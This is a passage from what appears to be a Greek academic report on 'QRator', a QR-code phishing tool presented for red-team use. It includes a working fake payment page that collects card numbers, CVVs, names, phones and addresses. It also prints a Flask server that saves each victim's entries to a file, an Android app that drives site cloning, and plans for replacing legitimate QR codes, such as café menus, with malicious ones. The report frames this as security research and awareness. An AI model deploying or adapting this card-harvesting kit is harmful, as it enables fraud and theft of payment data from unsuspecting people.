
κειμένου στον κατάλογο submissions, χρησιμοποιώντας τον αριθμό τηλεφώνου ως όνομα αρχείου.

- Το app εκκινείται στην πόρτα 5000 και είναι προσβάσιμο από όλους τους συνδεδεμένους χρήστες στο παρόν δίκτυο με ενεργοποιημένο το debug mode.

Boxsite.html

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Credit Card Information</title>
    <style>
        /* Basic styling for the form */
        body {
            font-family: Arial, sans-serif;
            background-color: #f4f4f4;
            margin: 0;
            padding: 20px;
        }
        form {
            max-width: 400px;
            margin: 0 auto;
            background-color: #fff;
            padding: 20px;
            border-radius: 8px;
            box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
        }
        label {
            font-weight: bold;
        }
        input[type="text"], input[type="tel"], input[type="number"] {
            width: 100%;
            padding: 10px;
            margin: 8px 0;
            border: 1px solid #ccc;
            border-radius: 4px;
            box-sizing: border-box;
        }
        input[type="submit"] {
            background-color: #4CAF50;
            color: white;
            padding: 12px 20px;
            border: none;
            border-radius: 4px;
            cursor: pointer;
            width: 100%;
        }
        input[type="submit"]:hover {
            background-color: #45a049;
        }
    </style>
</head>
```


```
<body>
    <form id="creditCardForm">
        <label for="card_number">Credit Card Number:</label>
        <input type="text" id="card_number" name="card_number" placeholder="Enter your card number" required>

        <label for="name">Name on Card:</label>
        <input type="text" id="name" name="name" placeholder="Enter your name as it appears on the card" required>

        <label for="expiration_date">Expiration Date:</label>
        <input type="text" id="expiration_date" name="expiration_date" placeholder="MM/YYYY" required>

        <label for="security_code">Security Code (CVV/CVC):</label>
        <input type="text" id="security_code" name="security_code" placeholder="Enter the security code" required>

        <label for="phone">Phone Number:</label>
        <input type="tel" id="phone" name="phone" placeholder="Enter your phone number" required>

        <label for="address">Address:</label>
        <input type="text" id="address" name="address" placeholder="Enter your address" required>

        <input type="submit" value="Submit">
    </form>

    <script>
        document.getElementById('creditCardForm').addEventListener('submit', function(e) {
            e.preventDefault();

            var formData = new FormData(this);

            fetch('submit.php', {
                method: 'POST',
                body: formData
            })
            .then(response => response.text())
            .then(data => {
                alert(data);
            })
            .catch(error => {
                console.error('Error:', error);
            });
        });
    </script>
</body>
</html>

```




- Το παραπάνω είναι μια html σελίδα η οποία εμφανίζεται όταν το θύμα πατήσει το pay here button. Περιλαμβάνει μια απλή σελίδα με πεδία για να συμπληρώσει το θύμα με τα στοιχεία του.
- Πατώντας το κουμπί submit το θύμα δημιουργεί ένα .txt αρχείο με τα στοιχεία που συμπληρωθήκαν στην σελίδα.

```
Credit Card Number: 1234567890123456
Name on Card: thisismyname
Expiration Date: 09/12
Security Code: 123
Phone Number: 6900000000
Address: somewhere
```

### 3.2.1.2 Επιλογές




Μέσω του παραπάνω μενού ο χρήστης έχει τη δυνατότητα να επιλέξει τι είδους επιθέσεις θέλει να πραγματοποιήσει. Βέβαια σε αυτή την πρώτη μορφή της εφαρμογής μόνο η πρώτη επίθεση είναι διαθέσιμη οπότε αν πληκτρολογήσει τον αριθμό 1 θα έχει τη δυνατότητα να προχωρήσει στην επίθεση. Πληκτρολογώντας τους αριθμούς 2, 3 ή 4 δεν θα προκύψει κάτι παρά ένα μήνυμα το οποίο θα τον ενημερώνει ότι αυτά τα είδη επιθέσεων δεν είναι ακόμα έτοιμα αλλά περιλαμβάνονται μέσα στα μελλοντικά σχέδια για την ανάπτυξη και την εξέλιξη του εργαλείου. Πληκτρολογώντας 9 θα δείξει στον χρήστη ένα prompt με κάποιες βασικές ρυθμίσεις του εργαλείου. Πληκτρολογώντας 10 θα δει μια αναφορά ως προς τον δημιουργό της εφαρμογής καθώς και ένα βασικό disclaimer ως προς την χρήση της. Τέλος, με την επιλογή 99 ο χρήστης μπορεί να απενεργοποίησει το εργαλείο.

## 3.2.2 Mobile-operated CLI

### 3.2.1.1 Κώδικας

Ο κώδικας της εφαρμογής αποτελείται από μια σειρά από components και βιβλιοθήκες που συνεργάζονται για να παρέχουν τη λειτουργικότητα της σάρωσης QR κωδικών, της εισαγωγής IP διεύθυνσης, της εκτέλεσης script, και της δημιουργίας QR κωδικών. Ας αναλύσουμε τον κώδικα και τις τεχνολογίες που χρησιμοποιούνται:

### 1. Εισαγωγές και Απαραίτητες Βιβλιοθήκες

```
package com.example.qrator

import android.Manifest
import android.content.Intent
import android.content.pm.PackageManager
import android.graphics.Bitmap
import android.os.Bundle
import android.os.Environment
import android.os.StrictMode
import android.widget.Button
import android.widget.EditText
import android.widget.Toast
import androidx.appcompat.app.AlertDialog
import androidx.appcompat.app.AppCompatActivity
import androidx.core.app.ActivityCompat
import androidx.core.content.ContextCompat
import com.google.zxing.BarcodeFormat
import com.google.zxing.WriterException
import com.google.zxing.integration.android.IntentIntegrator
import com.google.zxing.integration.android.IntentResult
import com.journeyapps.barcodescanner.BarcodeEncoder
import java.io.File
import java.io.FileOutputStream
import java.io.OutputStreamWriter
import java.net.HttpURLConnection
import java.net.URL
```

- **Android Imports:** Βασικές κλάσεις και βιβλιοθήκες για τη λειτουργικότητα Android, όπως Intent, Bundle, Toast, και StrictMode.
- **ZXing:** Βιβλιοθήκη για την ενσωμάτωση λειτουργικότητας σάρωσης και δημιουργίας QR κωδικών.
- **JourneyApps Barcode Scanner:** Διευκολύνει τη χρήση της ZXing για τη δημιουργία bitmap QR κωδικών.
- **Networking Imports:** Για τη διαχείριση συνδέσεων HTTP και την αποστολή δεδομένων στο backend.

## 2. Ορισμός Κύριας Κλάσης και Μεταβλητών

```
class MainActivity : AppCompatActivity() {

    private var ipAddress: String? = null
    private var scannedUrl: String? = null
```

- **MainActivity:** Κύρια δραστηριότητα της εφαρμογής, που επεκτείνει την AppCompatActivity.
- **ipAddress:** Μεταβλητή που αποθηκεύει την IP διεύθυνση που εισάγει ο χρήστης.
- **scannedUrl:** Μεταβλητή που αποθηκεύει το URL που σαρώνεται από τον QR κωδικό.

## 3. onCreate Μέθοδος και Αρχικοποίηση

```
override fun onCreate(savedInstanceState: Bundle?) {
    super.onCreate(savedInstanceState)
    setContentView(R.layout.activity_main)


    StrictMode.setThreadPolicy(StrictMode.ThreadPolicy.Builder().permitAll().build())

    findViewById<Button>(R.id.btn_scan_qr).setOnClickListener { it: View!
        startQRScanner()
    }

    findViewById<Button>(R.id.btn_insert_ip).setOnClickListener { it: View!
        showInsertIpDialog()
    }

    findViewById<Button>(R.id.btn_run_script).setOnClickListener { it: View!
        runScript()
    }

    findViewById<Button>(R.id.btn_create_qr).setOnClickListener { it: View!
        createQR()
    }

    if (ContextCompat.checkSelfPermission( context: this, Manifest.permission.WRITE_EXTERNAL_STOR
        ActivityCompat.requestPermissions( activity: this, arrayOf(Manifest.permission.WRITE_EXTE
    }
}
```

- **onCreate:** Μέθοδος που καλείται όταν δημιουργείται η δραστηριότητα.
- **StrictMode:** Ενεργοποιεί τις λειτουργίες δικτύου στο κύριο νήμα (μόνο για δοκιμές).
- **Button Listeners:** Συνδέουν τα κουμπιά της διεπαφής χρήστη με τις αντίστοιχες μεθόδους.
- **Permissions:** Ζητά άδεια για εγγραφή σε εξωτερικό αποθηκευτικό χώρο.

## 4. startQRScanner Μέθοδος

```
private fun startQRScanner() {
    val integrator = IntentIntegrator( activity: this)
    integrator.setDesiredBarcodeFormats(IntentIntegrator.QR_CODE)
    integrator.setPrompt("Scan a QR Code")
    integrator.setCameraId(0)  // camera
    integrator.setBeepEnabled(true)  // sound q
    integrator.setBarcodeImageEnabled(true)  // save code
    integrator.initiateScan()  // start qr scan
}
```

- **IntentIntegrator:** Δημιουργεί και διαχειρίζεται την σάρωση QR κωδικών χρησιμοποιώντας τη βιβλιοθήκη ZXing.

## 5. showInsertIpDialog Μέθοδος

```
private fun showInsertIpDialog() {
    val builder = AlertDialog.Builder( context: this)
    builder.setTitle("Insert IP")

    // Set up the input
    val input = EditText( context: this)
    builder.setView(input)

    // Set up the buttons
    builder.setPositiveButton( text: "OK") { dialog, which ->
        ipAddress = input.text.toString()
        |
    }
    builder.setNegativeButton( text: "Cancel") { dialog, which ->
        dialog.cancel()
    }

    builder.show()
}
```

- **AlertDialog:** Εμφανίζει ένα διάλογο για την εισαγωγή της IP διεύθυνσης.

## 6. runScript Μέθοδος

```
private fun runScript() {
    val url = scannedUrl
    val ip = ipAddress

    if (url == null || ip == null) {
        Toast.makeText( context: this,  text: "Please scan a QR code and insert an IP address first", Toast.LENGTH_LONG).show()
        return
    }

    val jsonInputString = """{"url": "$url"}"""
    val postUrl = "http://$ip:5000/run_script"

    Thread {
        try {
            val urlObj = URL(postUrl)
            val conn = urlObj.openConnection() as HttpURLConnection
            conn.requestMethod = "POST"
            conn.setRequestProperty("Content-Type", "application/json; utf-8")
            conn.setRequestProperty("Accept", "application/json")
            conn.doOutput = true

            OutputStreamWriter(conn.outputStream).use { writer ->
                writer.write(jsonInputString)
            }

            val responseCode = conn.responseCode
            runOnUiThread {
                if (responseCode == 200) {
                    Toast.makeText( context: this,  text: "Script executed successfully", Toast.LENGTH_LONG).show()
                } else {
                    Toast.makeText( context: this,  text: "Failed to execute script: $responseCode", Toast.LENGTH_LONG).show()
                }
            }
        } catch (e: Exception) {
            runOnUiThread {
                Toast.makeText( context: this,  text: "Error: ${e.message}", Toast.LENGTH_LONG).show()
            }
        }
    }.start()
}
```

- **Networking:** Δημιουργεί μια σύνδεση HTTP POST για την εκτέλεση script στο backend χρησιμοποιώντας το URL που σαρώνεται και την IP διεύθυνση που εισάγεται.

## 7. createQR Μέθοδος

```
private fun createQR() {
    val ip = ipAddress

    if (ip == null) {
        Toast.makeText( context: this,  text: "Please insert an IP address first", Toast.LENGTH_LONG).show()
        return
    }

    val qrContent = "http://$ip:5000"
    val barcodeEncoder = BarcodeEncoder()

    try {
        val bitmap = barcodeEncoder.encodeBitmap(qrContent, BarcodeFormat.QR_CODE,  width: 400,  height: 400)

        val filePath = File(Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_PICTURES),  child: "qr_code.png")
        val outputStream = FileOutputStream(filePath)

        bitmap.compress(Bitmap.CompressFormat.PNG,  quality: 100, outputStream)
        outputStream.flush()
        outputStream.close()

        Toast.makeText( context: this,  text: "QR Code saved to Pictures/qr_code.png", Toast.LENGTH_LONG).show()
    } catch (e: WriterException) {
        Toast.makeText( context: this,  text: "Error creating QR code: ${e.message}", Toast.LENGTH_LONG).show()
    } catch (e: Exception) {
        Toast.makeText( context: this,  text: "Error saving QR code: ${e.message}", Toast.LENGTH_LONG).show()
    }
}
```

- **BarcodeEncoder:** Χρησιμοποιείται για την κωδικοποίηση του περιεχομένου σε QR κωδικό.

- **File Handling:** Δημιουργεί και αποθηκεύει την εικόνα του QR κωδικού στον εξωτερικό αποθηκευτικό χώρο της συσκευής.

## 8. onActivityResult Μέθοδος

```
override fun onActivityResult(requestCode: Int, resultCode: Int, data: Intent?) {
    super.onActivityResult(requestCode, resultCode, data)

    val result: IntentResult? = IntentIntegrator.parseActivityResult(requestCode, resultCode, data)
    result?.let { it: IntentResult
        if (it.contents == null) {
            // Ο χρήστης ακύρωσε τη σάρωση
        } else {
            // Επιτυχής σάρωση QR κωδικού
            scannedUrl = it.contents
            // Εδώ μπορείς να κάνεις οτιδήποτε με το αποτέλεσμα της σάρωσης
        }
    }
}
```

- **onActivityResult:** Αναλύει το αποτέλεσμα της σάρωσης QR κωδικού και αποθηκεύει το περιεχόμενο του QR κωδικού στη μεταβλητή scannedUrl.

## Πρόσθετες Σημειώσεις

- **Permissions:** Ζητεί άδεια αποθήκευσης για να αποθηκεύσει την εικόνα του QR κωδικού και πρόσβαση στην κάμερα.
- **Toast Messages:** Χρησιμοποιούνται για να ενημερώνουν τον χρήστη για το αποτέλεσμα της εκτέλεσης ενεργειών.

Να σημειωθεί ακόμα ότι η εφαρμογή χρησιμοποιεί και τον κώδικα του CLI εργαλείου, ωστόσο, αντί το qrator.py να αποτελεί αρχείο μενού, αποτελεί αρχείο που περιμένει να του σταλθεί το Post Request από την εφαρμογή ώστε να προχωρήσει στην εκτέλεση των υπολοίπων script, όπως συμβαίνει και στο CLI εργαλείο. Επιπρόσθετα σε αυτή την έκδοσή του έχει και την ευθύνη να κάνει upload την παραποιημένη ιστοσελίδα μετά το πέρας τον υπολοίπων scripts.

```python
from flask import Flask, request, jsonify, render_template
import subprocess
import os

app = Flask(__name__)

# Define the directory to save submissions
SUBMISSIONS_DIR = 'submissions'

if not os.path.exists(SUBMISSIONS_DIR):
    os.makedirs(SUBMISSIONS_DIR)

@app.route('/')
def home():
    return render_template('index.html')

@app.route('/run_script', methods=['POST'])
def run_script():
    # Get the URL from the request data
    data = request.get_json()
    url = data.get('url')
    if not url:
        app.logger.error('No URL provided')
        return jsonify({'error': 'No URL provided'}), 400

    app.logger.info(f'Received URL: {url}')

    # Ensure the correct path to runner.py
    script_path = os.path.join(os.path.dirname(os.path.abspath(__file__)), 'runner.py')

    try:
        # Start the runner.py script
        process = subprocess.Popen(['python3', script_path], stdin=subprocess.PIPE, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
        # Send the URL to the script via stdin
        stdout, stderr = process.communicate(input=f"{url}\n".encode())

        output = stdout.decode('utf-8')
        error = stderr.decode('utf-8')

        app.logger.info(f'Script output: {output}')
        if error:
            app.logger.error(f'Script error: {error}')

        return jsonify({'output': output, 'error': error})
    except subprocess.CalledProcessError as e:
```

```
46          app.logger.error(f'Script execution failed: {str(e)}')
47          return jsonify({'error': str(e)}), 400
48
49  @app.route('/boxsite')
50  def boxsite():
51      return render_template('boxsite.html')
52
53  @app.route('/submit', methods=['POST'])
54  def submit():
55      card_number = request.form.get('card_number')
56      name = request.form.get('name')
57      expiration_date = request.form.get('expiration_date')
58      security_code = request.form.get('security_code')
59      phone = request.form.get('phone')
60      address = request.form.get('address')
61
62      data = (
63          f"Credit Card Number: {card_number}\n"
64          f"Name on Card: {name}\n"
65          f"Expiration Date: {expiration_date}\n"
66          f"Security Code: {security_code}\n"
67          f"Phone Number: {phone}\n"
68          f"Address: {address}\n"
69      )
70
71      filename = os.path.join(SUBMISSIONS_DIR, f'{phone}.txt')
72
73      with open(filename, 'w') as file:
74          file.write(data)
75
76      return 'Form submitted successfully!'
77
78  if __name__ == '__main__':
79      app.run(debug=True, host='0.0.0.0', port=5000)
```


### 3.2.1.2 Επιλογές


Στην εφαρμογή που περιγράψαμε, ο χρήστης έχει τις ακόλουθες επιλογές:

1. **Σάρωση QR Code:**
   - Πατώντας το κουμπί "Scan QR Code", ο χρήστης μπορεί να σαρώσει έναν QR κωδικό με τη χρήση της κάμερας της συσκευής του.
   - Αφού ολοκληρωθεί η σάρωση, το περιεχόμενο του QR κωδικού αποθηκεύεται για μελλοντική χρήση.
2. **Εισαγωγή IP Διεύθυνσης:**
   - Πατώντας το κουμπί "Insert IP", εμφανίζεται ένα παράθυρο διαλόγου που ζητά από τον χρήστη να εισάγει μια διεύθυνση IP.
   - Η εισαγόμενη διεύθυνση IP αποθηκεύεται και χρησιμοποιείται στη συνέχεια για την εκτέλεση σεναρίων.

- Η IP που δίνουμε είναι η IP στην οποία είναι ενεργό το μηχάνημα στο οποίο τρέχουμε την αντίστοιχη έκδοση του εργαλείου που προορίζεται για να τρέχει μαζί με το mobile app.

3. **Εκτέλεση Script:**
   - Πατώντας το κουμπί "Run Script", η εφαρμογή εκτελεί ένα script που απαιτεί τη διεύθυνση URL από την προηγούμενη σάρωση QR κωδικού και τη διεύθυνση IP που εισήχθη.
   - Το script αυτό στέλνει ένα αίτημα Post μέσο http στην IP στην οποία είναι στημένο το μηχάνημά μας και περιμένει το URl στο οποίο θα πραγματοποιηθεί η επίθεση.
4. **Δημιουργία QR Code:**
   - Πατώντας το κουμπί "Create QR", η εφαρμογή δημιουργεί έναν QR κωδικό που περιέχει τη διεύθυνση IP και τη θύρα 5000.
   - Ο QR κωδικός αποθηκεύεται στον φάκελο Εικόνες (Pictures) της συσκευής χρήστη.






## 3.3 Σενάρια χρήσης

Η κύρια διαφορά ανάμεσα στα σενάρια χρήσης τον 2 εκδόσεων του εργαλείου μπορεί να αφορά τα βήματα εκτέλεσης της επίθεσης. Αν και έχουν παρόμοιο αποτέλεσμα χρησιμοποιούνται πολύ διαφορετικά μεταξύ τους.

Όσον αφορά το cli tool αρκεί ο επιτιθέμενος να εισάγει τη διεύθυνση της ιστοσελίδας στην οποία θέλει να πραγματοποιήσει την επίθεση και εντός λίγων λεπτών το πρόγραμμα θα έχει ανεβάσει στο τοπικό δίκτυο μια παραποιημένη αντιγραφή της ιστοσελίδας και θα έχει δημιουργήσει ένα καινούργιο QR κωδικό ο οποίος μπορεί να χρησιμοποιηθεί για την πραγματοποίηση της επίθεσης.

Για το mobile app αρκεί ο επιτιθέμενος να ανοίξει μέσα στο τοπικό δίκτυο ένα μηχάνημα στο οποίο θα τρέχει η εφαρμογή και στη συνέχεια μπορεί να πραγματοποιήσει την επίθεση απλά σαρώνοντας τον κωδικό QR μέσω της εφαρμογής και να ακολουθήσει παρόμοια διαδικασία.

Η κύρια διαφορά είναι ότι το mobile app δίνει την δυνατότητα για πολύ πιο γρήγορες και πολύ πιο διακριτικές επιθέσεις κάνοντάς το καταλληλότερο για χρήση κατά την διάρκεια ενός Red Team Operation.

### 3.3.1 Command Line Interface

## Use Case: Δημιουργία phishing QR σε πραγματικό χρόνο από τους red teamers.

**Σενάριο:** Οι red teamers μιας εταιρείας κυβερνοασφάλειας θέλουν να δοκιμάσουν την ανθεκτικότητα των συστημάτων του πελάτη απέναντι σε phishing επιθέσεις. Τα δημιουργημένα QR μπορεί να συμπεριλαμβάνονται σε φυλλάδια διαγωνισμών και σε διαφημιστικά φυλλάδια παραπέμποντας τα ανυποψίαστα θύματα να τα σαρώσουν. Μπορούν ακόμα να χρησιμοποιήσουν διευθύνσεις ιστοσελίδων από ήδη υπάρχοντα QR μιας εταιρείας αντικαθιστώντας τα με καινούρια μειώνοντας έτσι τις υποψίες. Στην περίπτωση π.χ. του QR μενού μιας καφετέριας, λόγω της δυνατότητας του cli tool να δέχεται URL, δεν χρειάζεται καν να έρθει σε επαφή κάποιος από τους red teamers με το συγκεκριμένο QR αρκεί να γνωρίζει ή να μάθει το URL που χρησιμοποιείται. Μπορεί ακόμα και να αποστείλει email με ενσωματωμένα QR συνδεδεμένα με κακόβουλες ιστοσελίδες.

**Βήματα:**

1. Οι red teamers δημιουργούν phishing URLs και τα ενσωματώνουν σε QR codes.
2. Διαμοιράζουν τα QR codes στα αντίστοιχα σημεία στην εταιρεία.

**Οφέλη:**

1. Αναγνώριση των αδυνάμων κρίκων στο ανθρώπινο δυναμικό.
2. Έλεγχος τον συστημάτων πρόληψης και αντιμετώπισης.

### 3.3.2 Mobile-operated CLI

## Use Case: Φυσική παραποίηση QR και επίθεση σε πραγματικό χρόνο.

**Σενάριο:** Οι red teamers μιας εταιρείας κυβερνοασφάλειας θέλουν να δοκιμάσουν την ανθεκτικότητα των συστημάτων του πελάτη απέναντι σε phishing επιθέσεις. Στο σενάριο αυτό χρησιμοποιούνται ήδη υπάρχοντες κωδικοί του QR οι οποίοι πολύ εύκολα και πολύ γρήγορα μπορούν να σαρωθούν και να μετατραπούν σε καινούργιους παραποιημένους κωδικούς. Το πλεονέκτημα του κινητού τηλεφώνου είναι ότι διευκολύνει την διαδικασία καθώς δεν χρειάζεται να φαίνεται ή να υπάρχει κάποιος υπολογιστής στην εικόνα, αρκεί το κινητό να είναι συνδεμένο στο δίκτυο τοποθετημένο π.χ. μέσα σε κάποια τσάντα ή σε κάποιο αυτοκίνητο κοντά στον χώρο του στόχου. Έτσι η επίθεση θα γίνει πολύ πιο διακριτικά και πολύ πιο αποτελεσματικά.

**Βήματα:**

1. Οι red teamers σαρώνουν τους ήδη υπάρχοντες κωδικούς και δημιουργούν καινούργιους αυτόματα.
2. Αντικαθιστούν τους παλιούς με τους καινούργιους.
3. Αναμένουν μέχρι το θύμα να σαρώσει τον καινούργιο παραποιημένο κωδικό.

**Οφέλη:**

1. Αναγνώριση των αδύναμων κρίκων στο ανθρώπινο δυναμικό.
2. Έλεγχος τον συστημάτων πρόληψης και αντιμετώπισης.

# *Κεφάλαιο 4ο*

## Συμπεράσματα

Βρισκόμαστε σε μια εποχή όπου η εξέλιξη του λογισμικού είναι τόσο ραγδαία, που οι τεχνολογικές άμυνες ενάντια στις κυβερνοεπιθέσεις έχουν γίνει εξαιρετικά ισχυρές και σύνθετες. Εργαλεία όπως τα τείχη προστασίας, τα συστήματα ανίχνευσης εισβολών και η πολυπαραγοντική αυθεντικοποίηση έχουν ενισχύσει σημαντικά την ασφάλεια των συστημάτων. Ωστόσο, καθώς οι τεχνολογικές άμυνες βελτιώνονται, οι επιτιθέμενοι στρέφονται ολοένα και περισσότερο προς τον ανθρώπινο παράγοντα, αναγνωρίζοντας ότι παραμένει το πιο αδύναμο σημείο μέσα σε ένα σύστημα ασφαλείας.

Οι επιθέσεις social engineering εκμεταλλεύονται την εμπιστοσύνη, την αφέλεια και την περιέργεια των ανθρώπων. Παρά την τεχνολογική εξέλιξη, οι ανθρώπινες αδυναμίες δεν μπορούν να εξαλειφθούν πλήρως με τεχνικά μέσα

Η εκπαίδευση και η ευαισθητοποίηση των χρηστών είναι ζωτικής σημασίας για την αντιμετώπιση αυτών των απειλών. Οι οργανισμοί πρέπει να επενδύσουν σε προγράμματα που διδάσκουν πώς να αναγνωρίζονται ύποπτα μηνύματα και σύνδεσμοι, προωθώντας μια κουλτούρα ασφάλειας. Η συνεχής ενημέρωση για τις τελευταίες απειλές και τακτικές ασφαλείας βοηθά στη μείωση του κινδύνου.

Η αποτελεσματική αντιμετώπιση αυτής της αδυναμίας απαιτεί μια ολιστική προσέγγιση που συνδυάζει τεχνολογικές λύσεις με την εκπαίδευση και την ευαισθητοποίηση των ανθρώπων.

Το QRator πέρα από ένα καινοτόμο εργαλείο για έναν οποιοδήποτε Red Teamer ή Penetration Tester αποτελεί και ένα παράδειγμα για το πώς κάτι τόσο απλό και τόσο συχνό στην καθημερινότητά μας, όπως ένας κωδικός QR, μπορεί να αποδειχτεί κάτι τόσο πολύ μοιραίο ώστε να οδηγήσει στην καταστροφή μιας επιχείρησης ή ενός οργανισμού ή στην απώλεια προσωπικών στοιχείων ενός ατόμου.

Η χρήση του είναι πάρα πολύ απλή, παρ’ όλα αυτά όμως δεν σημαίνει ότι είναι ανιαρή καθώς μέσα σε πάρα πολύ μικρό χρόνο και με πάρα πολύ απλό τρόπο μπορεί να δείξει σε κάποιον τεχνολογικά αναλφάβητο πόσο εύκολα η τεχνολογία μπορεί να γίνει τρομακτική και ταυτόχρονα να του διδάξει κατάλληλες τεχνικές και συμπεριφορές αντιμετώπισης.

# *Κεφάλαιο 5ο*

## Βιβλιογραφικές Πηγές

https://qrcode.co.uk/blog/qr-code-statistics/
https://www.social-engineer.com/2021-social-engineering-attacks-a-look-back/
https://www.infosecinstitute.com/resources/security-awareness/the-top-ten-most-famous-social-engineering-attacks/
https://phoenixnap.com/blog/social-engineering-examples
https://www.social-engineer.com/2021-social-engineering-attacks-a-look-back/
https://www.infosecinstitute.com/resources/security-awareness/the-top-ten-most-famous-social-engineering-attacks/
https://www.mitnicksecurity.com/blog/top-social-engineering-attacks
https://phoenixnap.com/blog/social-engineering-examples
https://www.qrcode-tiger.com/qr-code-statistics-2022-q1
